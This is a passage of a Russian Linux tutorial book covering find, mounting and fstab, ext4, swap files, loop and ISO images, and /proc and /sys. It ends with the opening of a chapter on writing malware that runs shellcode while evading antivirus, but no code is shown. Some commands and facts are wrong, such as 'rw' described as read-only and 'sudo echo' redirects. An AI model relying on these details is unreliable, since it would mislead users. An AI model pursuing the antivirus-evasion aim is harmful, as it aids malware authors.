PRUNEFS = "9p afs anon_inodefs auto autofs bdev binfmt_misc cgroup
cifs coda configfs cpuset debugfs devpts ecryptfs exofs fuse fuse.sshfs
```

```
fusectl gfs gfs2 hugetlbfs inotifyfs iso9660 jffs2 lustre mqueue
ncpfs nfs nfs4 nfsd pipefs proc ramfs rootfs rpc_pipefs securityfs
selinuxfs sfs sockfs sysfs tmpfs ubifs udf usbfs"
PRUNENAMES = ".git .hg .svn"
PRUNEPATHS = "/afs /media /mnt /net /sfs /tmp /udev /var/cache/
ccache /var/lib/yum/yumdb /var/spool/cups /var/spool/squid /var/tmp"
```

Если параметр PRUNE_BIND_MOUNTS равен *yes*, файловые системы, смонтированные в режиме *bind* не исследуются при помощи *updatedb*. Параметр PRUNEFS задает типы файловых систем, которые не будут исследоваться *updatedb*. Аналогично, параметры PRUNENAMES и PRUNEPATHS задают имена файлов (у нас заданы "расширения") и пути (каталоги).

В листинге выше приведен пример файла update.conf по умолчанию из Fedora Server. Вы можете отредактировать его под свои нужды, например, закомментировать параметр PRUNENAMES, отредактировать параметр PRUNEPATHS и т.д.

Теперь перейдем к третьей и самой универсальной команде поиска – *find*. Формат вызова следующий:

```
$ find список_поиска выражение
```

Полное описание команды *find* вы найдете в справочной системе (команда *man mount*), а мы рассмотрим несколько примеров.

```
$ find / -name test.txt
```

Мы ищем все файлы с именем test.txt, начиная с корневого каталога /. Если нужно найти все текстовые файлы (*.txt), начиная с корневого каталога, тогда команда будет такой:

```
$ find / -name '*.txt'
```

Следующая команда ищет только пустые файлы (параметр *-empty*):

```
$ find . -empty
```

Если нужно задать размер файла, тогда можем указать размер явно. В следующем примере мы задаем размер файла – от 500 до 700 Мб:

```
$ find ~ -size +500M -size -700M
```

Команда *find* может не только находить файлы, но и выполнять действие для каждого найденного файла. В следующем примере мы находим все старые резервные копии ("расширение" .bak) и удаляем их:

```
# find / -name *.bak -ok rm {} \;
```

Поиск с помощью *find* занимает немало времени – ведь нет никакой базы данных. Команде *find* нужно "пройтись" по всем каталогам и проверить в них наличие искомых файлов.

7.8. Монтирование файловых систем

7.8.1. Монтируем файловые системы вручную

Ранее вы узнали, что такое точка монтирования – это каталог, через который происходит доступ к файловой системе, физически размещенной на другом носителе (другом разделе жесткого диска, флешке, оптическом диске или даже на другом компьютере).

Для монтирования файловой системы используется команда *mount*, для размонтирования – *umount*:

```
# mount [опции] <имя устройства> <точка монтирования>
# umount <имя устройства или точка монтирования>
```

Для монтирования файловой системы нужны права *root*, поэтому команды *mount* и *umount* нужно вводить с правами *root*.

Представим, что мы подключили флешку. Если у вас один жесткий диск (/dev/sda), то флешке будет назначено имя /dev/sdb, если жестких дисков два, то флешке будет назначено следующее имя – /dev/sdc и т.д.

На одном носителе (это качается жестких дисков, флешек и подобных носителей) может быть несколько разделов, которым назначаются номера, нумерация начинается с единицы. Поэтому вы не можете подмонтировать все устройство /dev/sdc. Вы должны указать номер раздела.

Подмонтируем нашу флешку (пусть это будет устройство /dev/sdc и на нем будет всего один раздел с номером 1):

```
# mount /dev/sdc1 /mnt/usb
```

Каталог /mnt/usb – это и есть точка монтирования. Точка монтирования должна существовать до вызова команды mount, то есть вы не можете подмонтировать файловую систему к несуществующему каталогу.

После этого вы можете обращаться к файлам и каталогам на флешке через каталог /mnt/usb:

```
# ls /mnt/usb
```

Итак, последовательность действий такая: создание точки монтирования (один раз), монтирование файловой системы, работа с файловой системой и размонтирование. Размонтирование осуществляется командой *umount*. В качестве параметра команды *umount* нужно передать или название точки монтирования или имя устройства:

```
# mkdir /mnt/usb
# mount /dev/sdc1 /mnt/usb
# cp test.txt /mnt/usb
# umount /mnt/usb
```

Очень важно размонтировать файловую систему, особенно это касается внешних файловых систем. При завершении работы система автоматически размонтирует все смонтированные файловые системы.

Думаю, в общих чертах операция монтирования должна быть понятной. Теперь поговорим о параметрах команды *mount*. Самый часто используемый параметр – это параметр *-t*, позволяющий задать тип монтируемой файловой системы. Обычно команда *mount* сама в состоянии распознать тип файловой системы, но в некоторых случаях ей нужно указать его вручную. Вот наиболее распространенные типы файловых систем:

- **vfat** – файловая система Windows (FAT/FAT32);
- **ntfs** – файловая система Windows NT;
- **ntfs-3g** – драйвер ntfs-3g для чтения и записи NTFS (рекомендуется);
- **ext2/ext3/ext4** – различные версии файловой системы Linux;
- **iso9660** – файловая система оптического диска CD/DVD;
- **udf** – иногда Windows форматирует оптический диск как UDF;
- **reiserfs** – файловая система ReiserFS;
- **smbfs** – файловая система Samba;
- **nfs** – сетевая файловая система.

Например, в случае с NTFS рекомендуется использовать драйвер ntfs-3g:

```
# mount -t ntfs-3g /dev/sdc1 /mnt/usb
```

Параметр *-r* позволяет смонтировать файловую систему в режиме "только чтение", параметр *-w* монтирует файловую систему в режиме "чтение/запись", но обычно в этом режиме файловая система монтируется по умолчанию, поэтому в нем нет необходимости.

Параметр *-a* монтирует все файловые системы, перечисленные в файле /etc/fstab, за исключением тех, для которых указана опция *noauto*.

7.8.2. Имена устройств

Интерфейсов жестких дисков довольно много – IDE (ATA/PATA), SATA (Serial ATA), SCSI, USB. Раньше жесткие диски с интерфейсом IDE назы-

вались в Linux /dev/hd? (*?* – буква, которая зависит от того, как подключен жесткий диск). Жесткие диски с интерфейсом SATA и SCSI назывались /dev/sd? (*?* – буква диска, соответствующая его порядковому номеру при подключении к интерфейсу).

Сейчас даже IDE-диски называются /dev/sd? (как и SATA/SCSI), что сначала вносило некую путаницу. Но жесткие диски с интерфейсом IDE вышли из моды и практически не используются. Мода на SCSI-диски также практически закончилась, поскольку SATA-диски такие же быстрые, как и SCSI – некоторые обеспечивают такую же производительность, как и SCSI – в некоторых случаях чуть меньше, в некоторых – даже больше. Так что SCSI уже можно списывать со счета – если вам достался сервер со SCSI-диском, отказываться от него не стоит, а вот новый сервер будет поставляться или с интерфейсом SATA или с интерфейсом SAS.

Интерфейс SAS (Serial Attached SCSI) обратно совместим с интерфейсом SATA и позволяет последовательно подключать SATA-диски и обеспечивает пропускную способность в 6 Гбит/с. Если вы купите сервер с интерфейсом SAS, то в большинстве случаев он будет оснащен высокопроизводительными SATA-дисками, а не SCSI-дисками. Поэтому никакой путаницы уже нет.

Что же касается USB-дисков (флешки и внешние жесткие диски), то они также получают обозначение /dev/sd?.

Оптические диски (приводы CD/DVD) в большинстве случаев называются /dev/sr?, где *?* – номер привода, нумерация начинается с *0*.

Чтобы узнать, какие жесткие диски и оптические приводы установлены в вашем компьютере, введите команды (рис. 7.1):

```
ls /dev/sd?
ls /dev/sr0
```




Рис. 7.1. Жесткие и оптические диски

Если у вас один оптический диск, можно смело использовать ссылку /dev/cdrom. Из рис. 7.1 видно, что у нас установлено два жестких диска – /dev/sda и /dev/sdb, а также один оптический привод /dev/sr0.

Для монтирования не достаточно указать имя всего устройства, нужно уточнить номер раздела. Когда разделов много, вы можете забыть (или не знать), какой именно раздел вам нужен. Вы можете использовать команду *fdisk*: запустите *fdisk <имя устройства>*, а затем введите команду *p* для вывода таблицы разделов и команду *q* для выхода из *fdisk*.

Посмотрите рис. 7.2. Из него становится понятно, что на нашем жестком диске есть два раздела – /dev/sda1 и /dev/sdb2.




Рис. 7.2. Программа fdisk

Кроме коротких имен вроде /dev/sd? в современных дистрибутивах часто используются идентификаторы UUID. Загляните в файл /etc/fstab и в нем в большинстве случаев вместо привычных имен /dev/sd? вы обнаружите вот такие "страшные" имена:

```
# В Fedora, Debian, Ubuntu
UUID=2f149af9-3bff-44bd-d16s-ff98s9a7116d / ext4 defaults 0  1

# openSUSE
/dev/disk/by-id/dm-name-suse-server-root / ext4  defaults 1 1
```

Преимущество идентификаторов UUID в том, что они не изменяются, если вы иначе подключите жесткий диск. Представим, что у вас есть два жестких диска – /dev/sda и /dev/sdb. На первый вы установили Linux (в раздел /dev/sda1), а второй используете для хранения данных (на нем всего один раздел /dev/sdb1, который монтируется, как /home). Вы отключили оба диска, а затем, подключая, перепутали их местами. В итоге второй диск стал диском /dev/sda, а первый – /sdb. При загрузке может случится конфуз, точнее, система вообще не загрузится. Даже если вы выберете в BIOS SETUP загрузку со второго жесткого диска, тоже ничего хорошего не выйдет. С UUID достаточно выбрать загрузку со второго жесткого диска, и система будет загружена.

Вы можете использовать обычные стандартные имена, а можете использовать UUID-идентификаторы. Узнать, какие UUID-идентификаторы соответствуют каким обычным именам, можно с помощью команды:

```
ls -l /dev/disk/by-uuid/
```

Вывод этой команды представлен на рис. 7.3.

Рис. 7.3. Соответствие UUID-идентификаторов обычным именам

7.8.3. Монтируем файловые системы при загрузке

Вводить команды *mount* при каждой загрузке не очень хочется, поэтому проще "прописать" файловые системы в файле /etc/fstab, чтобы система смонтировала их при загрузке.

Формат файла /etc/fstab следующий:

```
устройство точка тип опции флаг_копирования флаг_проверки
```

Первое поле – это устройство, которое будет монтироваться к точке монтированию – второе поле. Вы можете использовать, как обычные имена, так и UUID. Третье поле – тип файловой системы. Четвертое поле – параметры файловой системы (табл. 7.4), последние два поля – это флаг резервной копии и флаг проверки. Первый флаг определяет, будет ли файловая система заархивирована командой *dump* при создании резервной копии (*1* – будет, *0* – нет). Второй флаг определяет, будет ли файловая система проверяться программой *fsck* на наличие ошибок (*1*, *2* – будет, *0* – нет). Проверка производится, если достигнуто максимальное число попыток монтирования для файловой системы или если файловая система была размонтирована некорректно. Для корневой файловой системы это поле должно содержать *1*, для остальных файловых систем – *2*.

Таблица 7.4. Параметры файловой системы

Опция	Описание
defaults	Параметры по умолчанию
user	Разрешает обычному пользователю монтировать/размонтировать данную файловую систему
nouser	Запрещает обычному пользователю монтировать/размонтировать данную файловую систему. Смонтировать эту ФС может только *root*. Используется по умолчанию
auto	ФС будет монтироваться при загрузке. Используется по умолчанию, поэтому указывать не обязательно
noauto	ФС не будет монтироваться при загрузке системы
exec	Разрешает запуск исполнимых файлов на данной ФС. Используется по умолчанию. Для Windows-файловых систем (vfat, ntfs) рекомендуется использовать опцию noexec
noexec	Запрещает запуск исполнимых файлов на данной ФС
rw	ФС будет монтироваться в режиме "только чтение"

rw	ФС будет монтироваться в режиме "чтение запуск". По умолчанию для файловых систем, которые поддерживают запись
utf8	Для преобразования имен файлов будет использоваться кодировка UTF8
data	Задает режим работы журнала (см. ниже)

7.8.4. Системный вызов *mount*

Системный вызов mount() подключает файловую систему, указанную параметром *source* (часто данный параметр содержит путь к устройству, но также может быть именем каталога или файла), к локации, заданной параметром *target*.

```
#include <sys/mount.h>

       int mount(const char *source, const char *target,
                 const char *filesystemtype, unsigned long mountflags,
                 const void *data);
```

В листинге 7.3 приводится код программы, монтирующий файловую систему.

Листинг 7.3. Пример монтирования файловой системы

```
#include <errno.h>
#include <string.h>
#include <sys/mount.h>

int main()
{
   const char* src  = "none";
   const char* trgt = "/var/tmp";
   const char* type = "tmpfs";
   const unsigned long mntflags = 0;
   const char* opts = "mode=0700,uid=65534";   /* 65534 is the uid of nobody
*/
```

```
    int result = mount(src, trgt, type, mntflags, opts);

    if (result == 0)
    {
        printf("Смонтировано %s...\n", trgt);
        printf("Нажмите <return> для размонтирования тома: ");
        getchar();

        umount(trgt);
    }
    else
    {
        printf("Ошибка монтирования %s\n"
               "Причина: %s [%d]\n",
               src, strerror(errno), errno);
        return -1;
    }

    return 0;
}
```

7.9. Работа с журналом

Существует три режима работы журналируемой файловой системы ext3/ext4: *journal*, *ordered* и *writeback*. По умолчанию используется режим *ordered* – оптимальный баланс между производительностью и надежностью. В этом режиме в журнал будет заноситься информация только об изменении метаданных.

Самый медленный режим *journal*. В этом режиме в журнал записывается максимум информации, которая понадобится при восстановлении в случае сбоя. Режим очень медленный и использовать его следует только, если безопасность для вас важнее, чем производительность.

Самый быстрый режим *writeback*, но в нем, по сути, журнал не будет использоваться и у вас не будет никакой защиты, например, от той же перезагрузки.

Режим работы журнала задается параметром *data*, например:

```
/dev/sdb1 /home ext4 data=journal 1 2
```

7.10. Преимущества файловой системы *ext4*

Поговорим о преимуществах файловой системы ext4. Возможно, она вас полностью устроит и вам не придется искать другую файловую систему для своего компьютера.

Впервые файловая система ext4 появилась в ядре версии 2.6.28. По сравнению с ext3, максимальный размер раздела был увеличен до 1 эксбибайта (1024 петабайтов), а максимальный размер файла составляет 2 Тб. По производительности новая файловая система ext4 превзошла файловые системы ext3, Reiserfs, XFS и Btrfs (в некоторых операциях).

Так, ext4 опередила знаменитую XFS в тесте на случайную запись. Файловая система Btrfs провалила этот тест с огромным "отрывом" от лидеров – XFS и ext4. Производительность ext4 была примерно такой же, как у XFS, но все-таки немного выше, чем у XFS. В Интернете вы найдете множество тестов производительностей – просмотрите их, если вам интересно.

Основной недостаток ext3 заключается в ее методе выделения места на диске. Ее способ выделения дискового пространства не отличается производительностью, а сама файловая система эффективна для небольших файлов, но никак не подходит для хранения огромных файлов. В ext4 для более эффективной организации данных используются экстенты. Экстент – это непрерывная область носителя информации. К тому же ext4 откладывает выделение дискового пространства до последнего момента, что еще более увеличивает производительность.

Файловая система ext3 может содержать максимум 32 000 каталогов, в ext4 количество каталогов не ограничено.

В журнале ext4 тоже произошли изменения – в журнале ext4 используются контрольные суммы, что повышает надежность ext4 по сравнению с ext3.

Выходит, по сравнению с ext3, у ext4 есть следующие преимущества:

- Улучшена производительность – производительность почти достигла XFS, а в некоторых тестах даже превышает ее.
- Улучшена надежность – используются контрольные суммы журналов.
- Улучшена масштабируемость – увеличен размер раздела, размер файла и поддерживается неограниченное количество каталогов.

7.11. Специальные операции с файловой системой

7.11.1. Монтирование NTFS-разделов

Для монтирования NTFS-раздела используется модуль ntfs-3g, который в большинстве случаев уже установлен по умолчанию. Если он не установлен, для его установку введите команду (замените *yum* на имя вашего менеджера пакетов):

```
# yum install ntfs-3g
```

Команда монтирования NTFS-раздела выглядит так:

```
# mount -t ntfs-3g раздел точка_монтирования
```

Например, вам кто-то принес флешку, отформатированную как NTFS. Для ее монтирования введите команду (измените только имя устройства и точку монтирования):

```
# mount -t ntfs-3g /dev/sdb1 /mnt/usb
```

Модуль ntfs-3g выполняет монтирование в режиме чтение/запись, поэтому вы при желании можете произвести запись на NTFS-раздел.

7.11.2. Создание файла подкачки

При нерациональном планировании дискового пространства может возникнуть ситуация, когда раздела подкачки стало мало или вы вообще его не создали. Что делать? Повторная разметка диска требует времени, а выключать сервер нельзя. Сервер тормозит, поскольку ему не хватает виртуальной памяти, а ждать от начальства подписи на дополнительные модули

оперативной памяти придется еще неделю. А за это время пользователи вас окончательно достанут своими жалобами.

Выход есть. Он заключается в создании файла подкачки на жестком диске. Такой файл подкачки будет работать чуть медленнее, чем раздел подкачки, но это лучше, чем вообще ничего. Хотя, если у вас SSD-диск, никакой разницы в производительности практически не будет.

Первым делом нужно создать файл нужного размера. Следующая команда создает в корне файловой системы файл swap01 размером 1 Гб:

```
# dd if=/dev/zero of=/swap01 bs=1k count=1048576
```

После этого нужно создать область подкачки в этом файле:

```
# mkswap /swap01 1048576
```

Наконец, чтобы система "увидела" файл подкачки, его нужно активировать:

```
# swapon /swap01
```

Чтобы не вводить эту команду после каждой перезагрузке сервера, нужно обеспечить ее автоматический запуск.

7.11.3. Файлы с файловой системой

Только что было показано, как создать файл произвольного размера, а потом использовать его в качестве файла подкачки. При желании этот файл можно отформатировать, как вам угодно. Даже можно создать в нем файловую систему.

Рассмотрим небольшой пример. Давайте опять создадим пустой файл размером 1 Гб:

```
# dd if=/dev/zero of=/root/fs01 bs=1k count=1048576
```

После этого нужно создать файловую систему в этом файле:

```
# mkfs.ext3 -F /root/fs01
```

Чтобы не заморачиваться, я создал самую обычную файловую систему ext3. После этого файл с файловой системой можно подмонтировать и использовать как обычных сменный носитель, то есть записывать на него файлы:

```
# mkdir /mnt/fs01
# mount -t ext3 -o loop /root/fs01 /mnt/fs01
```

После того, как закончите работу с файлом, его нужно размонтировать:

```
# umount /mnt/fs01
```

Зачем это вам нужно – знаете только вы. В конце-концов, можно использовать или зашифрованную файловую систему или просто архив. Но для общего развития это очень важно, особенно, если вы надумаете создавать собственный дистрибутив Linux.

7.11.4. Создание и монтирование ISO-образов

Все мы знаем утилиты, позволяющие в Windows подмонтировать ISO-образ диска. В Linux все подобные операции делаются с помощью штатных средств и никакие дополнительные программы не нужны.

Представим, что нам нужно создать образ диска. Если диск вставлен в привод, для создания его ISO-образа выполните команду:

```
$ dd if=/dev/cdrom of=~/dvd.iso
```

Здесь, /dev/cdrom – имя устройства (в Linux это имя соответствует любому оптическому приводу – CD или DVD), а dvd.iso – файл образа.

Иногда ставится другая задача: есть папка, по которой нужно создать ISO-образ. То есть у нас диска, но есть файлы, которые нужно записать на диск, но прежде вы хотите создать его ISO-образ.

Пусть у нас есть папка ~/dvd и нужно создать ISO-образ, содержащий все файлы из этой папки. Файл образа будет опять называться ~/dvd.iso. Для этого используйте команду *mkisofs*:

```
$ mkisofs -r -jcharset utf8 -o ~/dvd.iso ~/dvd
```

Чтобы проверить, что образ был создан корректно, его нужно подмонтировать к нашей файловой системе:

```
# mkdir /mnt/iso-image
# mount -o loop -t iso9660 dvd.iso /mnt/iso-image
```

Здесь все просто: опция *-o loop* означает, что будет монтироваться обычный файл, а не файл устройства, опция *-t* задает тип файловой системе, далее следуют название файла и название папки, к которой будет выполнено монтирование.

7.12. Псевдофайловые системы

Псевдофайловые системы **sysfs** (каталог /sys) и **proc** (каталог /proc) используются для настройки системы и получения различной информации о системе и процессах. Свое название псевдофайловые системы получили из-за того, что они работают на уровне виртуальной файловой системы. В итоге оба эти средства (назовем их так) для конечных пользователей выглядят как обычная файловая система – вы можете зайти как в каталог /sys, так и в каталог /proc. В обоих этих каталогах будут файлы, вы можете просмотреть эти файлы и даже изменить их содержимое.

Содержимое многих файлов псевдофайловой системы /proc формируется "на лету". Обратите внимание на размер любого файла в каталоге /proc – он равен нулю, но если открыть файл, то информация в нем будет. Например, в файле /proc/version находится информация о версии Linux.

Монтирование файловых систем sysfs и proc осуществляется или в сценариях инициализации системы или через /etc/fstab. В последнем случае записи монтирования псевдофайловых систем выглядят так:

```
sysfs     /sys        sysfs    defaults        0 0
proc      /proc       proc     defaults        0 0
```

7.12.1. Псевдофайловая система *sysfs*

Файловая система **sysfs** (каталог /sys) предоставляет пользователю информацию о ядре Linux, об имеющихся в системе устройствах и драйверах этих устройств. На рис. 7.4 представлено содержание каталога /sys. В нем вы найдете следующие подкаталоги:

- **block** – содержит каталоги для всех блочных устройств, которые есть в вашей системе в настоящее время. Здесь под устройством подразумевается наличие физического устройства и его драйвера. Если вы подключите внешний жесткий диск, то в каталоге /sys/devices появится новое устройство, но в каталоге /sys/block оно появится только, если в системе есть драйвер для работы с этим устройством или же драйвер (модуль) встроен в само ядро.
- **bus** – здесь находится список шин, которые поддерживает ваше ядро. Заглянув в этот каталог, вы обнаружите подкаталоги pci, pci_express, scsi и т.д. В каждом из этих каталогов будут подкаталоги devices и drivers. В первом находится информация об устройствах, подключенных к данной шине, во втором – информация о драйверах устройств.
- **class** – позволяет понять, как устройства формируются в классы. Для каждого класса есть отдельный подкаталог в каталоге class.
- **devices** – содержит дерево устройств ядра, точнее структуру файлов и каталогов, которая полностью соответствует внутреннему дереву устройств ядра.
- **firmware** – содержит интерфейсы, предназначенные для просмотра и манипулирования firmware-специфичными объектами и их параметрами.
- **fs** – информация о файловых системах, которые поддерживает ваше ядро.
- **kernel** – общая информация о ядре.

- **module** – здесь вы найдете подкаталоги для каждого загруженного модуля ядра. Имя подкаталога соответствует имени модуля. В каждом из подкаталогов модулей вы найдете подкаталог parameters, содержащий специфичные для модуля параметры.
- **power** – позволяет управлять параметрами питания, а также переводить систему из одного состояния питания в другое. Далее будет показано несколько примеров.




Рис. 7.4. Содержание каталога /sys

Довольно интересен с практической точки зрения каталог /sys/power. В файле state находится состояние питание. Изменив должным образом содержимое этого файла, можно изменить состояние питания. Например, вот как можно перевести систему в состояние "Suspend to RAM", когда питание процессора отключается, но питание на память подается, благодаря чему ее содержимое не уничтожается:

```
$ sudo echo -n mem > /sys/power/state
```

При желании можно отправить систему в состояние "Suspend to Disk", когда содержимое памяти будет записано на жесткий диск, после чего питание будет отключено:

```
$ sudo echo -n disk > /sys/power/state
```

7.12.2. Псевдофайловая система *proc*

Файловая система **proc** позволяет отправлять информацию ядру, модулям и процессам. Вы можете не только получать информацию о процессах, но изменять параметры ядра и системы "на лету". Эта файловая система интересна тем, что позволяет изменять такие параметры ядра, которые невозможно изменить другим способом, к тому же вносимые изменения вступают в силу сразу же.

Некоторые файлы в /proc доступны только для чтения – вы можете только просмотреть их. А некоторые вы можете изменять, и эти изменения сразу же отразятся на работе системы. Просмотреть файлы из /proc можно любой программой для просмотра файлов, проще всего в консоли использовать команду *cat*:

```
cat /proc/<название файла>
```

Записать информацию в файл можно с помощью команды *echo*, как уже было показано выше:

```
sudo echo "информация" > /proc/<название файла>
```

В каталоге /proc очень много файлов и рассмотреть все мы не сможем. Прежде, чем мы приступим к самым интересным с моей точки зрения файлам, нужно понять, что означают каталоги с числами. Эти каталоги содержат информацию о запущенных процессах.

Итак, самые полезные информационные файлы:

- /proc/cmdline – содержит параметры, переданные ядру при загрузке;
- /proc/cpuinfo – содержит информацию о процессоре, откройте этот файл, думаю, вам будет интересно. Кроме общей информации о процессоре вроде модели и частоты здесь выводится точная частота, размер кэша и псевдорейтинг производительности, выраженный в BogoMIPS. Значение BogoMIPS показывает "сколько миллионов раз в секунду компьютер может абсолютно ничего не делать". Способ измерения производитель-

ности пусть и не самый удачный, но от него до сих пор не отказались, а "на дворе" уже 3-я версия ядра.

- /proc/devices – список устройств.
- /proc/filesystems – полный список поддерживаемых вашим ядром файловых систем.
- /proc/interrupts – информация по прерываниям.
- /proc/ioports – информация о портах ввода/вывода.
- /proc/meminfo – полная информация об использовании оперативной памяти. Как по мне, вывод этого файла более понятен и удобен, чем вывод команды *free*.
- /proc/mounts – содержит список подмонтированных файловых систем.
- /proc/modules – список загруженных модулей и их параметры.
- /proc/swaps – содержит список активных разделов и файлов подкачки.
- /proc/version – здесь находится версия ядра.

Используя /proc можно не только получить информацию о системе, но и изменить ее. Например, в файлах /proc/sys/kernel/hostname и /proc/sys/kernel/domainname содержится информация об имени компьютера и домена. Вы можете не только просмотреть, но и изменить содержимое этих файлов, изменив, соответственно, имя узла и имя домена. Хотя практика изменения доменных имен через /proc/sys практикуется не часто, никто не мешает вам это сделать:

```
sudo echo "server" > /proc/sys/kernel/hostname
sudo echo "example.com" > /proc/sys/kernel/domainname
```

Файл /proc/sys/kernel/ctrl-alt-del позволяет регулировать тип перезагрузки системы при нажатии комбинации клавиш Ctrl+Alt+Del. По умолчанию в этом файле содержится значение *0*, что означает так называемую "мягкую перезагрузку" (soft reboot). Если же вы внесете в этот файл значение *1*, то при нажатии Ctrl+Alt+Del эффект будет такой же, как при нажатии кнопки **Reset** на корпусе компьютера:

```
sudo echo "1" > /proc/sys/kernel/ctrl-alt-del
```

Файл /proc/sys/kernel/printk позволяет задать, какие сообщения ядра будут выведены на консоль, а какие – попадут в журнал демона **syslog**. По умолчанию в этом файле содержатся значения 4 4 1 7. Сообщения с приоритетом 4 и ниже (первая четверка) будут выводиться на консоль. Вторая четверка – это уровень приоритета по умолчанию. Если для сообщения не задан уровень приоритета, то считается, что его приоритет будет равен 4.

Третье значение определяет номер самого максимального приоритета. Последнее значение – это уровень приоритета по умолчанию для первого значения.

В большинстве случаев изменяют только первое значение, позволяющее определить, будет ли сообщения с указанным уровнем приоритета выводиться на консоль или нет. Остальные параметры оставляют без изменения.

В файле /proc/sys/net/core/netdev_max_backlog содержится максимальное число пакетов в очереди. Значение по умолчанию – *1000*.

Файл /proc/sys/fs/file-max позволяет изменить максимальное количество заголовков файлов, которое может быть одновременно открыто. Другими словами, этот файл задает, сколько одновременно может быть открыто файлов. Значение по умолчанию для ядра 3.16 и файловой системы btrfs – 73054.


Чтобы сохранить внесенные "на лету" изменения, и чтобы их не пришлось снова вводить при следующей перезагрузке сервера, нужно отредактировать файл /etc/sysctl.conf. Представим, что вы изменили значение из файла /proc/sys/fs/file-max. Тогда в файл /etc/sysctl.conf нужно добавить строку:

```
fs.file-max = 16 384
```

Принцип прост: /proc/sys/ отбрасывается совсем, а в оставшейся строке все слеши заменяются точками. Само же значение указывается через знак равенства. Если нужно указать несколько значений, то они указываются через **Пробел**.

О файловой системе в Linux можно написать отдельную книгу, которая будет не меньше, чем та, которую вы держите в руках. Поэтому в этой главе мы рассмотрели только самое необходимое для начинающего хакера. Поскольку файловая система – это неотъемлемая часть операционной

системы, то можно сказать, что вы стали не только хакером, но и продвинутым пользователем Linux – теперь вы понимаете, как все устроено изнутри и на голову выше, чем примерно 70% обычных пользователей этой ОС.



Глава 8.

Разработка *Malware*

8.1. Введение в разработку *Malware*

В этой главе мы рассмотрим и попытаемся реализовать несколько методов, используемых вредоносными приложениями для выполнения кода и сокрытия от антивируса. Давайте создадим приложение C++, которое будет запускать вредоносный шелл-код, пытаясь не быть перехваченным антивирусным программным обеспечением.

Почему C++, а не C# или сценарий PowerShell? Потому что гораздо сложнее анализировать скомпилированный двоичный файл по сравнению с управляемым кодом или сценарием. Именно поэтому C++ лучше всего подходит для написания вирусов и прочих вредоносов.

Для компиляции примеров кода из этой главы используйте MS Visual Studio 2017 или 2019 в Windows 10/11.

8.2. Как работает обнаружение вредоносного кода

Чтобы понять, как защититься от антивируса, нужно понимать, как работает обнаружение вредоносного кода. Решения для защиты от вредоносных программ могут использовать *три типа механизмов обнаружения*:

